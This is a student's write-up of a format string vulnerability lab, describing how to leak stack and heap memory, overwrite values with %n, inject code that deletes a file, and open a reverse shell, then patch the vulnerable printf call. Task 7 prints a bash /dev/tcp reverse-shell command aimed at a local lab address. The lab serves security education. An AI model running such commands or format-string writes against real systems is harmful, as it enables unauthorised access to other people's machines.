Format String Vulnerability Lab

Austin Hansen

1001530325

2.1 Task 1: The Vulnerable Program

A picture containing text, device, meter, gauge

Description automatically generated

First, we turn off address space randomization for the later tasks.

Text, letter

Description automatically generated

Next, we compile getting a warning from gcc indicating a vulnerability to format string attacks, we then sudo and run the server program that we just compiled.




Using net cat, we attempt to connect to our server program. (as a side not the ‘u’ in the command is for UDP)

Text

Description automatically generated

Ok, we have a successful connection, lets try with a file…





Alright, success the contents of our file has been printed out.

2.2 Task 2: Understanding the Layout of the Stack

Diagram

Description automatically generated with medium confidence

**Question 1:** What are the memory addresses at the locations marked by ➊, ➋, and ➌?

**1**

Text

Description automatically generated

Normally, I would show using the gdb table, the only problem is that it is huge, but the same number of total items (72) printed here. So, to get where the format string is in relation to the end of our buffer, we use: 72\*4 to get the distance, then 0xbfffe6a0-288 giving us bfffe580. This makes sense, given that the ebp register actually starts at this number when msg is printed.

**2**

****

****

After setting a breakpoint at the function at 0x08048633 (printf) we can print out the address of msg to then find it’s return address, which is 0xbfffe59c-4.

**3**

**Text

Description automatically generated**

We are given this address, as “The address of the input array: **0xbfffe6a0**”

**Question 2:** What is the distance between the locations marked by ➊ and ➌?

0xbfffe6a0- bfffe580=288

2.3 Task 3: Crash the Program



Following the lecture, I entered two inputs pictured above.


Text, letter

Description automatically generated

This resulted in a segmentation fault, just like we wanted.

2.4 Task 4: Print Out the Server Program’s Memory

**Task 4.A: Stack Data**



Text

Description automatically generated

The total number of format specifiers needed were 72, 71 %p and 1 %x, 6c6c6568 translates to “hell”, if we made the number of format specifiers 73 with 2 %x we would get the whole word, “hello”.

**Task 4.B: Heap Data**

**Text

Description automatically generated with medium confidence**

After poking and prodding to find the correct combination to get the message, I found that it was the similar to the previous part in that we needed 72 format specifiers, with the last one being %s. (I could not get the program or badfile to work correctly, so this was a bit painful)

**Text

Description automatically generated**

As we can see we did indeed get the secret message.

2.5 Task 5: Change the Server Program’s Memory

**Task 5.A: Change the value to a different value**

A picture containing text

Description automatically generated

Text

Description automatically generated

Changing the address to the target’s and using the same method as above and putting %n instead of %s we can swap the target value to a different one, however we have little control over what this value will be, which we will attempt to tackle in the next part.

**Task 5.B: Change the value to 0x500.**


**Text

Description automatically generated with medium confidence**

****

After a bit of trial and error, we finally hit the magic number of 1113, this is of course added to the 71 other xs to give 1184. I’m not quite sure why this exactly works, other than placing the value in the correct spot and counting upwards after regarding all the other xs.

**Task 5.C: Change the value to 0xFF990000.**

****

****

After a bit of trial and error I arrived at 65258 padding for the first half of the value, and 101 for the second half, it should be noted that for the portion with 101, if it is changed to 100, the back half of the output will be ffff. The reason for this is that to get zero, we have to overflow our number (otherwise getting zero would be impossible)

2.6 Task 6: Inject Malicious Code into the Server Program

The addresses change from here on out, as this Task was done over several days, and had to be debugged and redone, due to an error with transferring my specific exploit.py to have spaces where they should not be, causing a crash. But it works now.

Graphical user interface, text

Description automatically generated

Before running the program, here is what /tmp looks like.

Updated addresses:

1) format string: 0xbfffe5b0

2) return address: 0xbfffe60c

3) input array: 0xbfffe6d0

Server Image disappeared, but here is where we would run the server.

Text, letter

Description automatically generated

Here is the construction of our input to the server, badfile has the contents generated from exploit.py.

Text


Description automatically generated

This is the important portion used in the above input, it is also what primarily caused my program to crash in the previous report.


Text

Description automatically generated

The results of running are promising, but did we delete the file?



It would seem that we did indeed, success!



Malicious Code

The actual location of the malicious code is: 0xbfffe6d0 + 1248 = 0xbfffebb0

Proof:



2.7 Task 7: Getting a Reverse Shell


Since we already know our IP (we are local), we do not have to fetch it.



Text

Description automatically generated

Start our server and begin listening on our attacking machine.



Here is our input that we are feeding into the server.

Text, letter

Description automatically generated

The important line of badfile had to change, it now attempts to execute “/bin/bash -c /bin/bash -i > /dev/tcp/10.0.2.6/7070 0<&1 2>&1”

Text

Description automatically generated

This is what server reads, but did we get a reverse shell?

. Text, letter

Description automatically generated

Yes, we did! There’s the ID to confirm that the attack succeeded.

\* Yes, the addresses changed again and I’m sorry, I had to repeat this over again because my VM crashed and reset them, this assignment does not like me.

2.8 Task 8: Fixing the Problem



What this warning is well warning of is that the parameter of printf is not really a string, it could in fact be anything, so most things that are present on the stack could be manipulated if given the right input….



Changing the vulnerable statement to this, basically patches the exploit.



Compiling yields no warnings…

A picture containing text

Description automatically generatedText

Description automatically generated with medium confidence

Redoing task 5C yields nothing, so it is safe to say that this exploit is now squashed.